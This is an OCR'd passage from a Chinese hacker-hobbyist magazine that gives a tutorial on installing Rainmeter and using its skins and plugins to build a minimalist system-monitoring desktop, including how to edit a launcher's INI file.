


图13

好了，关于U盘的一些应用就介绍到这里，如果大家喜欢的话我以后还会为大家带来进阶篇的，敬请期待！

（文章中所涉及到的工具已收录在光盘中）

3分钟打造属于黑客的超炫桌面

光午休

作为一名小黑，我们当然应该有一个很炫的桌面。一个很炫的桌面包括什么？大量的图标和无用的桌面小部件？当然不是。最炫的桌面必然是简洁的、深邃的，除此之外，作为小黑的我们更需要随时了解自己爱机的运行的状态：CPU占用率、硬盘空间剩余、内存使用、CPU温度、网络数据统计等等……简洁而不失实用。上方任务栏能运行自己常用的程序，左下方能实时监控电脑的使用状态，右下角能看到天气预报、日历、任务、时间等（如图1）。你一定会说，这些功能大都可以通过WIN7、VISTA自带的侧边栏小工具实现，但是那些东西都太占资源了，因为小工具而占去了大量资源显然不是小黑们愿意看到的。本文就将介绍在XP中也能使用的Rainmeter来打造与众不同的专属于小黑自己的超炫桌面。




图1

Rainmeter原本是一个系统状态监视软件，但现在它的功能现在已经得到了极大的扩展，出了强大的系统状态监视功能，rss订阅器、邮件监视器、天气等常用功能都能够实现。值得一提的是，它占用资源非常低，在低配置的电脑上也能流畅运行。Rainmeter的皮肤大都走抽象、简洁的设计路线，非常适合偏爱简洁实用的小黑们打造自己的桌面。

一、安装和汉化

Rainmeter可以去Rainmeter官网下载安装，http://code.google.com/p/rainmeter/，要注意的是Rainmeter版本更新很快，但是新版本一般又没多大修改，所以不建议经常更新版本。由于是英文的，所以还需要谷歌一下下载中文补丁，不过这点英文不会影响使用。笔者将自已使用的32位半汉化版本和收集的200多款插件一同打包，做成黑客X档案专用版本的安装程序，放在光盘中方便叉子们使用。

安装过程相当简单，选择目录解压，按下“药力释放”进行解压。只需两步即可完成安装（如图2）。安装过程大约1分钟左右，解压后打开目录，会看到有一个Skins文件夹，Rainmeter只能检测到“C:\用户\我的文档\rainmeter\skins”文件夹下的皮肤和插件，而不是安装目录下的插件，因此需要把Skins文件夹中的文件复制到这儿。我做的安装程序默认会在解压时讲Skins文件夹解压到相关的地方，但以防万一，叉子们需要自己检查一下“我的文档”，如果没有“Rainmeter”文件夹或者文件夹中没有复制到“Skins”文件夹，还请叉子们自己动一下手，复制一下。至此，安装过程就结束了。



图2

二、初步使用

运行安装目录中的Rainmeter.exe，第一次时间会稍微长一点，以后运行会很迅速（毕竟占用资源很少嘛）。打开后会显示默认的皮肤Enigma，这是现在Rainmeter主打的皮肤，典雅的设计搭配很强大的主窗口，确实很容易上手，但非常丑陋。我们需要关闭它。在托盘区会有一个小水滴图标，右击它，会弹出如图3所示的菜单，在“查看日志文件”和“退出Raimeter”之间就显示了所有你启用的插件（姑且称为“启用区”）。在“启用区”中点击任何一菜单，选择“关闭皮肤”即可关闭，也可以在桌面上直接右击不想要的插件，选择Skin Menu中的“关闭皮肤”来达到禁用插件的目的（如图4）。




图3



图4

那如何启用自己想要的插件或者皮肤呢？方法十分简单。依然右击托盘区的水滴图标，在config选项中会显示所有Skins目录下的插件，在你需要的插件INI文件上单击（如图5），就能启用该插件了。




图5

笔者写稿时依次启用了以下插件：

```
tech-vision\Burn  //左上角的程序启动器
desk_five\launcher  //右下角的程序启动器
desk_five\clock    //有倒影效果的时钟
Win2019\Tray\System  //左上角的小监控插件
Win2019\Border\Calendar  //图标旁的一长条日历
Epsilon\Epsilon  //最大的那个集硬盘\CUP\内存监控于一体的控件
```




图6

完成后简单排布了一下桌面图标，并开启了谷歌桌面，就实现了如图6所示的效果，整个过程不超过1分钟。

三、进阶设置

做完了初步设置，桌面已经有了个样子，看着酷酷的桌面，叉子们是否偷偷笑了？别高兴得太早，我们还需要对某些插件进行编辑，这样才能完全实现它们的功能。需要编辑的插件一般是：邮件监控收取插件、天气预报插件、程序启用插件、RSS订阅插件，其它的监控类的插件一般不需编辑即可使用。




图7

编辑的方法也不难，在需要编辑的插件上右击，Skin Menu中选择“编辑皮肤”就会自动打开该插件的INI文件（如图7）。下面笔者将以编辑我桌面右下角的launcher（程序启动器）为例简单介绍编辑方法：打开它的INI文件，找到[Variables]标签，这个标签下的“app1=”、“app2=”等后面对应的程序地址就是按下插件中相应图标会运行的程序。将原来的“app1=firefox.exe”改为“app1=chrome.exe”就实现了点第一个图标自动运行Chrome浏览器，等号后面可以加命令行或者EXE程序的绝对路径。再找到[app1]这样的标签，标签下“imagename=”后跟的就是对应的图标，可以是相对地址，叉子们可以到该插件的目录下用Photoshop修改相关图标后保存，并修改，这样能实现替换图标的目的（如图8）。全部修改完成后保存，刷新后即可看到效果啦。

